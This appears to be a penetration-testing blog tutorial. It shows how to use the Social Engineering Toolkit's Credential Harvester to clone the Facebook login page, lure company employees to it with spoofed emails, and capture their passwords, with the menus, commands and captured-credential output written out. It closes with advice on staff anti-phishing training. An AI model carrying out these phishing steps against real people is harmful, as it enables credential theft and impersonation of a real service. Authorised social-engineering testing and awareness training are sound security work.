
## **Credential Harvester Attack Method**

mpentestlab.blog/category/social-engineering/page/11

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
As a penetration tester there will be times that the client requirements will be to perform social engineering attacks against their own employees in order to test if they follow the policies and the security controls of the company.

After all if an attacker fails to gain access to a system then it might try alternative ways like social engineering attacks.

In this post we will see how we can use the Credential Harvester Attack Vector of Social Engineering Toolkit in order to obtain valid passwords.


The first thing that we need to do is to attach our laptop into the network of the company that we need to do the Social Engineering Attack. When our system obtains a valid IP address from the DHCP Server we are ready to launch the attack.

We are opening SET and we will see the following options:



SET Menu

Our choice we will be the Website Attack Vectors because as the scenario indicates we need to test how vulnerable are the employees of our client against phishing attacks.In the next screenshot we can see the attacks that we have in our disposal.



Choosing the Credential Harvester Attack Method

We will use the Credential Harvester Attack Method because we want to obtain the credentials of the users. As we can see in the next image SET is giving us 3 options.

For this example we will use the Site Cloner option in order to clone the login page of a very popular website that will have the role of the bait.

```
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>

set:sh
```

Choosing the Site Cloner Method

Now we are ready for the last setting, to choose the website that SET will clone. We have chosen Facebook because it is a well-known website, most of the employees of our client will probably have an account so it will be more easier to trick them.

```
set:webattack>2
[-] Email harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```

Entering the Website that it will be Cloned

The process of cloning the website Facebook have started and our machine is waiting to capture credentials from network users.

```
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...


The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]

Press {return} to continue.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Waiting to capture credentials


Now it is time to send our internal IP to the users in the form of a website(such as <a href="http://192.168.1.1">http://192.168.1.1</a>). This can implemented via spoofed emails that will pretend that are coming from Facebook and they will ask the users to login for some reason.

If a user reads the email and make a click to our link (which is our IP address) he will see the Facebook login page.



Facebook Login Page

Lets see what will happen if the victim enter his credentials...



User is inserting his credentials

```
ess {return} to continue.
    Social-Engineer Toolkit Credential Harvester Attack
 ] Information will be displayed to you as it arrives below:
Unknown-00-18-de-0a-dd-fd.home - - [22/Feb/2012 23:17:49] "GET / HTTP/1.1" 200
[*] WE GOT A HIT! Printing the output:
PARAM: post_form_id=0b25f2a036a2cffeaa8cc6d4bf74918f
PARAM: lsd=
PARAM: return session=0
PARAM: legacy_return=1
PARAM: display=
PARAM: session key only=0
PARAM: trynum=1
PARAM: charset test=€,´,€,´,ҡ,Д,Є
PARAM: lsd=
PARAM: timezone=0
PARAM: lgnrnd=151637 bQYm
PARAM: lgnjs=1329952702
                   FIELD FOUND:
                                 email=pentestlabuser@hotmail.com
pass=letmein
                RD FIELD FOUND:
PARAM: default_persistent=0
         YOUR FINISHED, HIT CONTROL-C TO GENERATE A R
```

Grabbing the Username and the Password

As we can see from the moment that the victim will submit his credentials into the fake website SET will send us his Email address and his password. This means that our attack method had success.

If many users enter their credentials to our fake website then it is time to inform our client to re-evaluate his security policy and to provide additional measures against these type of attacks.

## Solutions:

In the scenario that the user would like to login with his account then our attack will have 100% success but even if the user will not login with his email and password the attack is still successful because the user have opened a website that came from an untrusted source.

This means that if the website had some sort of malware then it would infect the user computer because the user simply ignore the security policy of the company and opened an untrusted link. So the company must provide the necessary training to their employees in order to have a clear understanding about the risks.

Educating the employees is the key fact because even if your organization is using all the latest anti phishing software the employees could be the weakest link by opening a link that comes from an unknown origin. They must be aware about what is phishing, not to open any links and to put their details and to always check the address bar and things that would not look normal in order to avoid being scammed.

Always remember that a system administrator can patch a computer but there is no patch to human weakness.